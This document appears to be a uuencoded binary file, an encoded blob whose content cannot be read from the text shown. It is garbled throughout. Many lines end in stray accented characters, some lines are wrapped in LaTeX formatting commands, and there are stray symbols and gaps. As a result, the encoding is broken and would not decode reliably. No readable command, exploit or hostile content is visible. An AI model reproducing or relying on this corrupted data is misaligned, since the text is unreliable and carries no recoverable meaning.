MS#&3PAQ@%STZQD!MU:5MD"8K4[NP!K2Q+VR0!EP*2C,TU'6)T,#\#+3\$X*I?Đ

M4*A0P=46?FNV@'FW\:_`&6N`7:A%BQ"K(@QFE/B;X?HPK6@9)`KYHG=/(2['D M)QHMRBG,!3B#\$3@K:%#ZM75(M,9]'OY)Q8Y8G*S\$OM2W,TAX-@LHI6?%2"W[Đ MO: `.5J&Y4O,&HG#R\$U1R\$5K]\$5]*/6M1",_:=!]7Q<W'M=;%C4^WQY5V@&]?Đ M4]_%!KX#=E%]8=/K`EC?.G`.&#\!O.DHZ6\$F\$4;AQVGARCZ%'H!_+!445M%,D M32):&&%3YM!PTN47'=]@PCD@C,BC2E\Q"CWNF4*WB&AE@84J#H>B3ZMF0FQLD MZ[34GIH>F(I?JJ3'3K8X!'TGHS%_)'*<_J0B.%4`#28!6\$`1FA_Z6!R^:'%(Ð M#;4M=-,&UU`S4/1LI5L</NVJ\C=3V`:TG@7[K5RPA^.MCBJ#@?D&%64!VE8;D M8<J(%FOL\Y_\$3CS-Q%\ANV0(93XB[;C399L=5!,!RA(=@*N>CW^R):*TJ;:9D MKL))O=KKJ"I#4'2;;^(CN*U@7BLZKP@KI"G_!-.F&+2.?<R`:-.F4I-3Q'=:Đ M2VM+V[D7<<N%SX5OM82)RE7NV<(ZH.6WX#8J2@=;QWQ,<2,?PY1T>OXSZ*Y2Đ MUD^\$2>-PV@&?3H:@2>\$L"G@CN`>*@45/%,]K-3L9*IJUBG9/13-4T9@W6U=,D $MG.0[U.=;I=K\=)G/7X589SX6I'4L4D_5.F+*VDC'!764<A]LF0^V*LH'6^>\#D$ M5?A@FWVP[<BSVP>K]L%JD/:[R0>KG:MU5-=1ZGVPG0T^V"4?K-\$'NXD\33[8D M/1^LV0=[@CP:'^R5#];F@^7Z8"8S?+!.'PSG[MFN=:3Y8'0?S`S%8?A@5CZ8Đ MC0]FBSQ(DW3PP9Q\L*'(P_+!>#Z8P`=S1QZ1#^;G@P7Y8"'((_;!(GVPL3[8Đ M^"K8*:F"Q"KX8&^EJH)O'170[#P)O&BZ/RWI^+\1T(_2#_OY3_MW[_]9`=1^Đ M)@--#ORUY7F.C2%R*#D?<V9:?\R!<>N?YY2O0W&>]7Z6TTN)'+]T?Y:3.!0YĐ MJ@W0[G%[#I.^^GE.-\$R<RH7G.0EYSW/:K9\$C8\Z+')-5].<Y'I!A6/0\ASE\D M]O.<E3"JHSM\S(EL>9;CLAO%<EW[/"?8'3D\$YY_GS*U'#M.,YSD#SB\$';\/SĐ MG(/CD8,ZIS5G_09XEC,BZV/."C8*.9/[/.=-#G+4SWB>4W-&]3QGT)#G.?,@Đ M8JBT%%!Q:F!ET115:XZGS:<<-D1`8_SSG.03SW)@>H]G.:LKGN=4[#OS(J=%D M9>J@B@**SK.<EEG/<PH6J-+S*SS/V:@*8QX)?Y[CJ\+<PU#20N=G.<M4\$Y@QĐ M9Y_G7%&Y&"C0?3_G/\]I]499FMSP/,>KTELUYMRSG.%HJO;BJK)5\$_K/4\U3Đ $\texttt{M;5FS75TSS7=7S30P,,'$\%EWY;A@=+:+[1\&"T?(R\%\%="T`"\8W*=Q?ZDP0P`:D) } \\$ $\texttt{M$E,&4-'!D,*@^?O[HY4_\8D@SN_.=`*!>*P1'5Q8P(H1&P$PF3YTS)0N29:@D}$ MAR@&N3P7@*YB`%I(TNG0A0[H5OE4<((,4%I!F@@&Y9N!4P9=F9:FHH3X3HIDD M!(?Z@QH;'17*]`\/]H5:2N@8T6C_2._PV%J*+RLR5NR/F:OIOF-8(2'>D2*JĐ MFN(=(@Y!BVTP]`#,HU:-31H^%(;78FJ`+&6&(B5=Q@195E9F%IK5P=P\$(#)DĐ M3(1AA"\-92,B>'0@5DP%OS&AWL&CL4!:N#.+(T"1AC&5&=+X-!DP%9G,E(P4D M!:1(TU*FRYC)VV52>8\$EU!J[U!I#1J:"*<O(5\$)2,C-;+DV0%3\$GJ_NF9>:DĐ MT+M42!4IF1GGS)UOF3ME*Q*;S/FUYG(E9,F8TU*R%\$J5-(TY69F14-M=PDR0Đ MIJ51;&H=>=BM'I,R,V2Y*8J&\$5)%/L94Y`O..IJQ76O-SWEDRF49(F9"9D9VĐ MIMH[42*;EI(@.V=2'R13Y<IE"0I9HD_`E/-1S0SVH_Y*9I=\$6CHHTQ0IBN0LĐ MF4J:R\$\$+3)CRIX%ONWV18:)4(14Q\$%4FTOB, \$*QT8((*\$,12YK.%"ED6>DIÐ M&:U#6=T>]7S'E64PG3(STIMD&8IF8XDUZU'/+`.Q-"M)B1ED,PV@I,63Q6EQĐ MF)R6J3:'C"2F/#,E0Q'`]#9B4A)EB75HW1::DI"5F9TYF:E@1J=D>_-]A]"'Ð $\texttt{M,,-ID2$I\5D-TJP\43282"+/4'S\6Z+M3SA;W<\D5C8?CPX>"^Q9:6(:T8D)}$ MI\R8DI\$).1F>J#E)LQC2)*7T\$3TJ2^GM@_DFIZ`G9.H/"4II8F86>-MF):ELD M1?TE%+\$LBZ)\$#<\W,RTSG1Z?(I5BT;(,6?ETI2PM'_/+E#A!2H(T@QDNDX,RĐ M/BTE`5!OS%0JDIG>D[.XS9065\$P50V40HH1<67I\IC(KJ0":C;,54F:X/0TBD M<E(4TV59:6II1B(\$*IM#*GC64E/?9L-\$P"+D4LA(R4YF#F.&0F:B+"N#&9%)D MRU*`J;<R6Y'EJTJ3&OAG)*5):&`:3U%;!:J\$T@S4,GUD:4DIRG3@A*IB\$C(EĐ MW1*,P8<AS9ZJ5/6-R)&M2Y0UTUJ@Q2@XH;F743/C"=3VA(`L:08E06(0D"7+D M2\$AN!@A(R8BW;H:6KF[0W"U%1&^!)U:168G21%!E9JA#"ZV5EE`@2QRFZJN0Đ $\verb|M95,E/9Y@4U(RDA(S*](!%FBN8FJ\?8\#U//BI4DB:\C>U^(T;\$JF:E(B)IT\D)|$ MV#J>RDS&_],RI]&D4]2[E;(L129EF)J5B5K/L(3NR;YN\$HPY&<N8C@J3(<L9D M-ETFK8SOE9R9D23JDB'BB2\$Y,RV>D@0,A8@9GY6BD#ZRE6V2#)/R\$Z;+:NU@Đ MCK&1(XTYVL=+F2T%Y1Q5'Z7\$,CLG);NE[[/LYF'-0X=-3G1JWB@=D#9LFL"1Đ MCRD_#/H(\K_>F3'?F3EC'P9]@HYA+M@O[P=^A`SQP'"6W(:/I7]>X@CP"=[:Đ $\texttt{M@P.*;"E/5\&9)[<R<*6JNPE!6,UA)D:4QLZ6=:=.R>,Z8@O\1H)^Z[V4V-\N9D] }$ M>Q!+R)S*?M3-8YIAPA&7:12>\"/\$9^:FI4R3C_@(C"!G=[EO,Z?<4Y8M&\;RĐ MFRY(24M1F5=;M(ES9%5):AB6D5<-V9)>C\`%B\^<4FTNH;A@*]7`8K90AWVTÐ M3<FZ9GO8TDX.;5A2ELLS##Z`8=IV+V<L)2%9(:O.R%;(Q(X*BM3.XZ\6X\G[Đ MG7-H'V`ZC8>IK'(:G9GF'R#>SLNR2Z3QL/=3G0ZC^CX\$8'\$0/KE\RVMW.8@=Ð $M<\&[G^*[\$]W(/`216F2VM#/D)*\$D6\&2B+-2HF/=Y;9\&0NP#'2-:<ITKS;_@U01Đ$ MXQ!6PVOQA\1FI2(A>=@S\RP7[SY_B,2_!SACV2I_J:J?Q``38.GRM)3)*;)7Đ MB>",0?6<P0*JZ,W'WD\%%B3#7&LU%F5\$Z=7.CF\$8'S0>5F3*IO&QMC(+:JP(Đ $\texttt{MXV-OL3\&^8NCKS8)} \] \texttt{P(:I6]S+G^Z.\$^\&^-CE\J^'FN\&5/XR:Q(\$`F4H1(LQ7>D)) }$ $\texttt{MDM}) \texttt{I(!-GRI5R`"H+>P\Q*1F)F3E8VX3L;\&F2S">3ENO-"I1E<3G\#(3$M\#2\#(D)) \texttt{MDM}) \texttt{I(!-GRI5R`"H+>P\Q*1F)F3E8VX3L;\&F2S">3ENO-"I1E<3G\#(3M+2$$)} \texttt{MDM}) \texttt{I(!-GRI5R`"H+>P\Q*1F)F3E8VX3L;\&F2S">3ENO-"I1E<3G\#(3M+2$$)} \texttt{MDM}) \texttt{I(!-GRI5R`"H+>P\Q*1F)F3E8VX3L;\&F2S">3ENO-"I1E<3G\#(3M+2$$)} \texttt{MDM}) \texttt{I(!-GRI5R`"H+>P\Q*1F)F3E8VX3L;\&F2S">3ENO-"I1E<3G\#(3M+2$$)} \texttt{MDM}) \texttt{I(!-GRI5R)} \texttt{MDM}) \texttt{MDM}) \texttt{I(!-GRI5R)} \texttt{MDM}) \texttt{MDM}) \texttt{I(!-GRI5R)} \texttt{MDM}) \texttt{MDM$

M+=TJW:T\,!%@*#,T'TU%B8E#F7EH*0>A(Q)'Y)7+Q8Q0`)0#/UE"25N*+&NJÐ M\>C,:8>\.29!D1DOP2)D\$\^5MGHNAC0+\;\%'R2)XR;;]B)*MT*M5;7I25(C\&\"\ETA\) M4&G6_C!F@"P^2ZGX9:OT.J,*Y(;09@!R`SC`,F!-20(YC049<NKN/WE*AĐ MF@HLJ@HBI`IE5B+W%WI`5LH2B\$Q69A5D\[`866*&K![\(I5+(30SXSH6L42ID MO'H_JF604W?B&9%3@\$5!K01`.D(.T001)G)),K!MONY\&F>H98,:QNYZ&C=>Đ MRT(QFREBJIK*HDGH8N-^8-%F+#%I["(R#97F/98PRLV\E4ER\V9S<9?LVBYRĐ M2F2<"(W[;PU8\L-/XW@LL,3>0C#KR-.X4!9\A(/';9[&'45/!W,X\;0^SHD%D MY0]@OS\$;X^UL89YI;\$L78(,?132BYW+O80YE+`M+B[X69N`%O:HQ0Q8\BZJFD MW6+!!Q8TL.!((0NN4?:BT6D%"W8VL4##@B\LF(4\Z"RZ,TM.\4.>\$!:,9\\$TĐ M+`ONL.`U\IBT&79';81EE(P\`=4P%CU0%A0C3Q4J#0L:6?"2!06?4*Z>`EBAÐ M<`<6.+,@B`43D4?!@B(B,SO1_V\LN,2"!T2A=Z+ZH+\$,;5C`80%_GY6@S32(Đ $M_{i}::\&0%CB>ZU(\&J'*EB=7E\#\&\&X:W?X@I?918:V!4@SLI,D\&5G!T,B]^{;?}$ MM,QLD`6AB0=-?3"`\$BY+DTE12(0L72I/SD3J!<`52HP44A0!F5D1*1F0E"8;D M\$Y\J2P`%[,2"?Z@ROEEVT!5I'A'`2LE\$ZE@M%B*33JOL,A2BP`\F*+K8J":#Đ M?P;2",P#:'#)("\45R<H<H-?L@%Z88\$@(SJJ?Q8@W0J@#@N!3&DB/K-+U5EYĐ MJ!B>2-]_PO!.3,P"#4`-\$\U7,AG-#N8!)4*FB\$1ZB4B:*,Y*05-,GAGDY!O/Đ M,?1-DV;W5'';0<4M70TK**J(-!F:HM/SV1"9DC#%-U.9P5``3,HWBLC+!H4LĐ M/1*I=][,[`"D".33P,TWWTPU=)I4(8.1D_>I3",46:JMJLB9^>;ZT2/;SRHEĐ M2U6162`9Y1\.H_U#T.B1F`9H])B(A<N2?'PA1B\$;)0/YU,I\HS%(WRHPS"HVĐ M;/;/]89Q^4:45K`P@[GYAI`3+4U3=I7E&\\$OWKOPI<PJ*^\<+:F6YI^A-\$Q7Đ MF6'&WG[1WN+XX#/]UH!"Q0-+?_MIHD4`J^NHHU)H:6E46DSPZ-#0_(+!&[\$@Đ MI%#6QE%QG44[S2DI8'/4-&*;&6ZC#H!;&`D%'+/4+=0(FEIV?Z#8!;XY]JGDMT)(!+OA(,],IZ;`C)"5#Y@T^"N_0:%E6=OY:H*ROZ^DG0[I&IDT>K/6A^O8`Đ M.`64:%SKE*;U*7"866>-S<7FS(\$`%=(\$T[SE<N_>J[SAV!F3PJ%0Y=.5%BXKĐ MI![!@K-]Z-+\$&"B5B159MK!'I!;M`9<ILD01&D"S9.EU`=4OSAL\$9YPU^-*PĐ MQ-=#]3\-JFH]ZGMOJJ74#9HJK*UJ.+S9VU!553<%/F.CNP)LH\$3*LFR0?EFXD M"FL'V,.@1&4D4SXE^N?*\$V1RA6B4*ES5'<UF(RCABK2HC*P<YAA(KS3OKTJ,Đ M#5_<,B1"D5A?`-8MF/>CV#RY#,2;J%*L>;`\.&-RIC=0'.PHH9F)RC19225MD MM+1Y\$L#^^`R5?P;2MC,S\OO;;9J8[OT'>-08@.N4F)1\$F6\R0YH5F5DWRR=/Đ ML4H&ABVF%L9`?T^1H!@/*11^I26<36WI;8>),U.PL@H?F;V3.+\'G&QV:QZ<Đ M4IP8DBE!5YUXBB\$M,U\$F1G/2.K"M--M\$/=T'<I@KUBG3"V=2J:I>,+6%!E'9Đ MLBP_V60I)EH1XAOL!Z`<6\$E)C+*;\@1[UBLR\$YO3!TYA(;ZATCOR9P7J%UASĐ MSXA*^B;JH4@)BSDO>@A%0CM:V4ODC:908\$NI8WC^H5)L1F6_9->=P`Q(4V8GĐ MM]CY*.LG3U:AEB%O,9`N9\2A=834-BM=.K72'Z"/'36I7X69':X2I\NEZ.E-Đ MMK; 'DXV7=M'PHT5(,4#+'68.V'6!+FA%F\$]Q>.\$\$@`'FF0A'T%`+U<\!MJ-^Đ M##<9:."UQ\$D2[-&J:\!V@(IF&-\,>R5`.2"!%_W1DG\$0"AV*5H`2@^/-V,XCÐ MS93K\$O@F@>D22H45:@BY\$NRPQ&CG%0GTEM#<)>#8;&*2(:&NEU`U!A@4-\$JPĐ M0=T`1DG`1""!:1(0M:&;=!L(P)*`MP1VADM`)8&M\$I!)Z`5?FHTM'0"&2Z"7Đ MEP3&2D%B&.L(D7!+`G<E8-=LRHJ20&>SP;9F2^]FLX4&\$FR3!';W!FA#2?6TĐ M!0B4P*G89I/-3LT"B7V`!":@^*EX9J%8`JN0ITH"NR3PFP1N&\$C@'2K62P!CĐ $M%-Y=\@X2/\%\^R!, M@00)9+)@9A0+%K)@(PMJ6'\OBIA7GJ-)E054<202TUCOÐ$ MFP5.*!PMH7U9\$(:F#>29PH+IQ"RS#'DVH9F7!:?0Q!E%S&-068!F>'/Q*X">Đ M+!B`9A`4[D%<F\2";.11L6`E"]`\$M1.ENI^X=C%NDTL%&A@`6KJCY3<8`UK]Đ MFH(9F\$,7H%@P^UI"5T`5;076T!UZ`-,&>J(I?`&JDS[0%_HA!0'LP![Z`ZI?Đ M1Q@``]&Z'0;!8!@"0P&&P7`8@70_I,]Q@`L\`#XX@PL(`%S!#2W(W0\$\("HBĐ M'"T4:-G>C]*"(P(F>3LE3%66YP57^F8I@^0*",+\$LN;"Q!DI"6HL'HO.85.XĐ MR=YM:=*L]-.8P8SK<*#\U!\8IWP)=BVY`!B3O&D+'KZE-4--<=)<)26R?#FLD M-<O(V^=6, #\$K, WU, WXA'V%K3Q4OBL5#_T.>%2?L, U.`K73+])F0E7]L/TNPIÐ MO6FA#*S,(G>T+&>;V;*2<,,:\/^2>QW"QLZC8/*RZ'DTS(*RO;=1Y(Y0HW"DĐ MV\]7)!E%@'ED9+BOQ6PU\%3>9HWPOCO'L!'\$#;*,Q\$.0F>W;1X[UMS<HQ(+'D M > /]! "OYS C; X = (U*HK*#, [.5LK.0+B,D9`F37G?+R(895/2J &`O3&C,D,QD)]MN6<A1::HFAG9-3+4YV\$32A<7.3.TK;0R96T^C8&)&6:#L8A1ATV#(B-&W:81Đ MLF'4K0%RRM(]/@81H_;O8N^#J(RTQH,%)E\$9P]-?,[G8B9[1&O/H"&D]4EFGD MR, KME]9'%"5GUO<.B_*?)%_B7UT*E9`D4V2!O!AIG*+),FEZ8C=M?D.C=`3\D M+T4`^V"/#U)04PP>]S1NZ2K%TSB#\K>02V^C.`6#-])A_-,=60Z"7,P,*'31Đ M"#DK12YSHS/-K)H,Z<_B,!@0,28@\$F*\P_W'AZ)%.X\$M*,;'@&YR'^\+.I4IĐ M6@99V2F9&>,C99`F0VI11M[XBI#,!*D"NF:#5T^:0W`BF!KT"\$G)-C;@PWCHĐ $M@0_)@*L7BJP\\4\#AF&WHZ8ER\#'H83A]-3,E)4/5E\#67"W:)C!$#"@Y0N'JBP-D$ MS2P+>MC; #S7&6\$.'YPX?#@M[YO>&'A3L&\$QZ&F=S_6D<7:G"-E4IS:`KĐ

 $ME;G;Z-G<QA\#L,"(OL\#H0%?[2),.JCI6W=U7V\\-E%D/+]&*/52N]+=5CZ4_CD$ $M0M04OW = /XYCS \setminus I_\&B > HI/K-1&*^>TCCC:5R!4SVE?CHZ5T^)C%*J*1:G9S#5D$ M&*; %+L\98%!VAJK&:IM+Z,6&V@)*K5\$M7#;04KWH_Q9X?H/O/&@MP=U5-%F@D M>D94_`F:A&(C`33(F:,!S5`"QA(PDH#9?0G0GX"4TH*9-&-2ZDG39I!16TRDĐ M1BU@T4SY0VI6&R>E6#9C71.AA7+(3H*U4/C-@.;I)]@XZ<P63(RN,@Q_0HE(Đ M?P(QZ(1I; #-(+=)V(2<]01F8\$I"CX=96`ED2D%JWV+08J*:@2[KG/X\$"%(=:Ð))M.`[?%^'1%S?#H'0);)"@Y"M1@.7FNVAOO@WM*(?1KMNA*WC</ "=C<I^3TM Đ M@D(+F@>I6RA2*=8'0-TR5(JMF)",E4DPJ5,+96\$RMFA/,E:>C\$FLU\$\-EF@HD M&4N3L1:WMSUS1093+9@V!DM[OD6M9'#'4_LX-FHFS+YH&#QGC2;L?E@0,/J!Đ M#192A\$;+WM1\-(AB*Y"S'X;U,BI`OF^4QJ%>R&M-9_?/LSP%_^@?#TE'#PRKÐ M@.:RV>4]7+!W0_+[#\0V`@.CW&;!O9OR17*HE@.;?ZA(#I54B1S>>O'D8+Z/Đ MOT.AHN8;3^/N=&NCU"!/X`PYU`[:&2F'7FC-)(?><CCT1)Z]S_VX'*8.W2V'Đ MG7ER;)T<ILMA`?)TRJ%8#EHYY,KAM`2-]>IU3^.\P*7:QT0E8/%8TEI*/=QZĐ $M&N<?(8;CE@HO\8D<&IO\#W\G)!],\#E/A]:)*C2^*"1\-N!9R@F&D?H"3LHVQFD$ M4*](7H='F1Q@#)Y'Z6\ED4)C@B!8CQH9)_]%+9T+YJT*!&,:'_(G0HQ_A!UĐ $M@C)L/X6SGR)G4?R'1H6=,JQ-U'YL01SLAG)^R@1H8#*G1SJ/W:6@=D!RA%SD$ M'S\86TWQ\0\Y23&J%(E9"2R7?>9B%H7IY^\-07+PCMH9>9)B?(#BNH\B8E\$JÐ M_\$=[`V_)>(D987)`416;UN4YNA3YF4UYBBY#A-?M)2CKO+U'CW;0#68S<ICĐ M%`<"O9H2&!EZDF*(8N0:1\$#G[T_I<;Y!IVQ,K``"V(H![ZU]H6T?)7QA\&P#Đ $M/$H(/*FF1(9$H1@J+GMZ;^]E<*^:(CYE#L8B7C$[@=5A'0&7JBFB..\`X''MD)$ M*LY74WS'G.IOXE1-^<V\.!Q6H=3]PSV[=341-7\$2\GI'P()]U130\,!3%(D'Đ $M]XM)<0^455/?:-.41AH@D8A(3^#3R1(:V(BJ*:@&+&@J*9$A<?.-@APQP/BD$ M(!DEBIVB@)E9+S,C!CC3S.C#:%0:F#\$8]#[T2W^HGL9%17A#O1R8@3[A@%J6Đ M;Q!]--1,A3A_V\$U%#0T#.\$.SII1S+:OZ*;.E<J0D*"NKZ3B>-]4BNZV[J[S[Ð $ML,D^*_EX=K=AT';]P//>F3&U/^-Y.)PW^0>>M^01/.$3B,:)AWT"N66B<AV!Đ$ MYV%JKD)6,QA34@D\+VW:[)_Q/#8W*_L'GC?-,,'B!YZ7EO*`P//*(YW=Y3B<Đ MQ\#QO&KQ])OTPY3%;'F_S*P<61)&X'D9F5G999)>(`>>#M*;Q.SJ@OV`]!YDĐ M7;/]"=+K!1^`A/34"AD)Z7V2VGG\!.D]Q#&]GR"]RY'&PWY`>E]Q3.\G2.\TĐ MCNF1D!X])4L/Z37%Q_^`]#I3IO\,Z:D@40_I3<(QO1^0GA&.Z>DAO>H4V7=(Đ M[RJ.Z?V`]![BF-Y/D)X7'Y.O^0'IT<4XH!;DEIX^WPTM]0GH#0VX)/0&3`)ZĐ M8Z2*0XM)Z\$V>X"?+>DLEH+<Q#!)ZDX^0"W#H334\6RT=J>R5QLD8R5J,0V]9Đ M/BD5N3CTQAD5P""@M_R1THQ=/T%O+(/8ZL3OT%M>]\$_0&XATT-L!10"-A-ZRĐ $\texttt{MO;]} \# \texttt{;Y'VWZ} \$ \texttt{W93`.O;7)} < .@-\texttt{HOX=]} \# \texttt{97-DN!,Z..-0.'+3?} \\) < ?U[1^PVVP < D) + CONTROL +$ $\texttt{M= L)=EL@S?L.N_V*XVX} \texttt{[-;U/+PS:)YY503Y+)!@[T"RHE&\$PT4?P;7Z=Q&ND] }$ $\label{eq:mu:uvbx'sfx6} $$ MU: \UVBX'SFX6 - X < H + QAD^H'EG^-, O: $$ RPURRLO `6ML&) S*8?: &09R2G4ND $$$ MY684"]LMIVP78!]8V&8#%E8AP.P[`-;%L#"VL0<4M5&FL2`>+1,B6>##`A8+Đ MF,C#8,&7:OH*.6PM1`6BCGT+!&RUE07'67"%@*U,7A%@G=D[@)WV+!QW"T&YĐ M11%0CYZ+UBJZ)8<.<KM#H%PX+D9Y#]`%A?=B@0,!\:%[[HQF02IQ\$8[O[28`D M-W2##A94F'P`R)(;X0B;J!I&\$SC@D3:+G=/D1%P6U+%@\'46/&)!&QI(4*^&Đ $\texttt{MJD,5-NB(BA(`K)UC@94(-AE@,QUL=BX`FPU@MA/,?D/["V!V!\Q>@EDGF\$5TD)}$ M;X%AP5F@.J%<]@+JSE3`7^U]!"ZW@&J,F5(Z,`.`!^T&5*-ZFA&!ST'V=WR.Đ M#;Y9,JE")?.?AM12;P@%+%`'FX%_%@&;>6"T?J'2E+3LM\$P,[!/`3XDZY(`\$Đ $MX!79M8.JIZ^2EI4$ =@0\$"-G9\`8;(Y>99,PQY!79XZ`7>,,*"@Z2T>5@FL_WD MSTU1,'`XPL`:+E\$@1DJ@@*'\$#X'R--D8P(%`13:`SY4Y9A\$I&4ES3`&IOW[\$Đ $M1_{P\& '} = P\$ \$ \$8[^9>61"H>(*/CR24\$1!174\$, A?41=THZ+)14-\$IAUC1, 'TĐ M1'#P[HDC-GYI,LQSM#0=O(`2Z&>A0S*M,K-J:0-\$O=-D4K]LF2&JXY'UQI%UÐ MR9",!AG26(.TU2!--4A+#=)0@[33(,TT2"L-W\$A#YQ\4H3%`?IVA!FFG09IIÐ MD%8:>B.-/00S!6&D0=IHZ\$PT?IQH("TU2\$,-PDY#[X]5XK8:`%H#W(0.?43GD M8D\C1RER:\$SPMZ],-<UX8"S^NI+.9H,TV=!,QE/"338(BPW\4-*'--D@+39(Đ M@PV45(QFQ1+"[BC7&'^G2H)*A]MLZ\$PV\+!2\TMH3QAM]#F)VPSB1AN\$S0:>Đ MJL),;[1!A*\$H75&><<,-\$X+,ES#<6\$8CKM^T"AU;S4KZX/Z2/KBOS!\WWD"WĐ M%\$>D>IW"@0@M'S=0QJTW4.(Q6C[.HJ8ES#=TUAOX615AOJ%S,@&E@5^MY3-UD M%S;^_4*=30>ZV&*.-W)4,O4)O/##N94)PPX\V\$&77YUU!ZI9G74'AF<(/T78D $M=Y#F'9H>,_%WVLR$IS?AYRR*T+`'T6)-&0HF##QP^PY=033&5[5:(J>$E0=ID)$ MY\$'8>."F)@&XC0>ZW0%6*6GC88Y7I,[(@[3Q(\$T\4.Q"%!0596PI\$8W:0\$;_D M\$?4]'K4_BCH63_B_B:>S"&F_K3M%&(5LPA^-PI;(/EY1FI%74/9Q%RHNGO=6Đ M2UT%ZBQ\$QI>C.TS"61NB48LD340T#**%EK9IW,N)>BH]B[I?=`QN(X*G3WP.Đ M*`1_S5#AP""-1/"&BEN)X.W6HHB"/S(/O'U9%%W"+7(.F_=%-1TVV=6#@=?XĐ

M87-; W(N.O?1'&_RH[(-<5L@5@P=UUY_"6R1A.D*&Q>@#]48D&)Z^P05CO)!#D MT1V.(Y<8A33HCV?UQWK\J'1"+C7>Q/"@.OTIO%^(M3K+\$N*#AT-;?<C3,?KSĐ $M, 7@$08D):6$2H2G'NZ^N!#<ST:7Q"Y$&;FR":J/2'>UP:Q/2V(2T-<&/>F.3D$ MTM/X>\$)8F^B-3?"8RU&,T@`Z:B[4`!J^UQN<Z.U-#%AX7>/V)JVUN%>\$>]?5Ð MMKY!8XK.Y\$1G<8(;>)\$6)X3!"<ZM-Q>/W6I,.!5X!F_HK\$Y099:15B>DT0EIĐ M<T*:G) `6)SJ#\$])'):U.2*,3_`:XTODZ"DFC\$Y010=')'"(#1LB!WYX:RB0-Đ M3QO*S/%JP\OK[U32QXET#]45GNK/VH070#6*B.K^/2J^-\`'I;]%Q>^29ZXWĐ M32%N:?D;[B',4^J\B2!=*B5]\+:K?X44C4,:G<DS04Z)O^.46((/ZE#XRDI'Ð M:U<Y%#5!G:\$*>088;JA"S"P*6BK6:JT/&DH\$613A#"FXQ0I^32%ILD):K.BND M?#&78`:A*/5&*SK^29N8&#(2GE8):;Q"VJYTH#E+9[M"FJZ0EBNDX<J3Z)\3Đ M0/G#35AT%BRZ3*221BPXHV6<S@ZY46?\$00"ZX..#KDHZ_D=5PL*KY!-AZ(+2Đ $\label{eq:mc/y} $$ MC/Y[E>B\#R"HYH*\2\%E\$EE'^M\$CS:B\5\$E6`6<_"Z<57^5"W1T3_7'5XM9TE3D $$$ $M\&:)B[-IU\&=-9,O.GBOG\&U1(5\TTAO!43\W,2*)=ZOQI:=/2/JHDA*"^)VC'[Đ]$ M+VN'>+=7R,=U\$YVA32WYN<_O=C;XA^!T=C;X/.2\$3SBXI<UCW0"+*SB\$M8U.Đ MO] \\1\$[<XH8PN,\$31U?Z/T)A.IL;TN2&L+A!P:D82LL1.0B;&]SDY1%.UTEND M_)NNTX&RC^X^HP6-*[C]#5*A8DMIA`Y%FN#H+7`VH>OQCPGC)-3Z+)0&D'8XĐ MI!D.:85#&N\$\$T%!4P@CGYXG\$#\$TD[TN^3R2%'C1433JC'/OH]48YKOPCR(,;D $MY: !+4([%NK-(+PM^*)A^{+-},W!)\2.4C31*4:(-5>0%Y47-\XA;7/$FE[$T&N&Ð]$ M8A@4DL8Y`DQ7CG&GB9\$1#4\TKMY&!^D8^B:']G2<V?N).9HV\[]_]=;H""J+Đ MWEH'-]9!V<9SBB;#4D/4\$T>7]L&;10P^!6C%J,]K;Y1J]"8["B)[>IL=O<D.Đ M\$0-EKF\,3I*DJ45MJS2`AG**/SGE\$:[><`>O^H^Z/H=;[_S;/L?2]3G"H@?7Đ M,_46/81!#YJ9M-8JXN'C-CWX^5;<J.?'R0^-NEX(*`?G#/`(%'R>T%GXH+[%D MT'Q!4P%NXJ.W\&%H"<9<S6,BN,3?MI*G[[B]=6>B?^J\>.HOMJ&8PG,6<]83D M^AOS>]]EXJ8_*\$F+.:MPXTG<]@>-`R_P#Y6YZJQ_7J3AE^+6/Z3Q#U,_:(3AD M)W`3(-("B#0`(NU_2/,?TOJ'VKH%SSV;N&"+_H+UN@MP2R#B`CIA"X0>-''1Đ $MHQ?3D3,BB]0JC%)]4N,,;A=$$[S.^'[.'/TG6Z<(3E^6[N38]W=D@E$"*I3D])$ M]&QP:Z&BI?BJ0/E\$J[R'IXV&'V8I'T^:4)#ST&,A*E)WSUMXS3>CJI*BP;Z,Ð $\label{eq:mass_substitution} \texttt{MYJR} \texttt{[W<AWWX>U)N)V7}; \texttt{_?3C>TE2IU1D4Q^K2P} \texttt{[_E'M^B.!^.W)Y} \texttt{3WD1T0UK-D}$ MOPQII:31\$6ES)/C.YJM\CSRXT1\$ZC;/YDDL8_).O=\$54J@=N<2&CZE8I[:3QĐ M\$6Y[A'=I[ET!:7QDA*N,8LU:0\$5MPL^AN92P/^KIZD\$,![@%DE:+,NZI6W&=Đ $M/RU : \#' \#, 7 K9 F$OV : W1 - = H^R&3KGH3Q&U < (AB! Q^./AZHR&L = D$ MH\[H?<ZG6+UE\$AI@2,LD1SD^]GGA+\$>!--(T"0WIS134%#LUD9B.7\$=OG40:Đ M)WVW33J(&]3CMDGZ>!9%N(5*:2B=M\$\B,DQPCO?@6:'OPYN=6%,HQS_(AF=)Đ M,1R%1VNT>`!NK\$3:*I&F2DVH95IW-.(\Z7F9.NL>_(M'Y(!*#(_#<*LEI+'BĐ M@XS15V+P18.9.6FVI+-:(@8>%\$P8+N'7(JVOO0F-]S_Y6]MB4%)TPH@)C9J3D M3J.:T5LQ>1>J4?/`K9AP(R;=\$NI\$IKX4I:^5^%><O^7B0[91Z4.4IV[BPM,TD M8OS`K9EP\$L)6PIKI#!KR)N&M2\$?0A"JS"VY"E(6736?.1%HSD<9,5!2H,V8BĐ M;9E(4R9T7F_*5+0,'UQP4R;2DFF!OAH4--*0B;1C(LV82"NF.I088<54B%]"D M6#&A#)!63*01\$VG#A.95E\$;?OZ>QF\$QCERX-E,?7^'JN=2!R/4\$NW+;IIQOCĐ M?B1Y7)\D;O!\$VCL1YDYXL>;0=/9.*.OG2'LGW-R)F%*5%KJ.K3F-6U;H[9W0Đ MO?3V3J2Y\$VGM1!H[D;9.I*D3:>FD-W1"B7`+B(IOQ6F.!^)NPM@)>7KAJ?N;Đ $MQ: (\$AM2VZZV = \&R1YDZDM1 - N[*1;EBM, <6LG \$G&3B08LR]]W\1 = \$9/^"A\D $M\&CV1-D]ZDR><L5=O\D18/.F"E'^21D^DS1-I\D1:/)$\&3Z2]DZTC\6F>& @!D$ M4^(63P"XR1-I\80;/*&:>2.X1QH\X390UBCH'@HR1\$&\$R9,NQS[?T'6XV9/NĐ MT(D?M(Y%Z#EJ'8N)_0)B7T[LEQ'[5<1^';&O(/:;B?UV8K^;V%<3^QIBKR#VĐ MQXF]FMC7\$_L&8G^)V#<2^YO\$OHG8WR/VS<3^";'7\$/M7Q+Z-V.<2^QG\$OI/8Đ 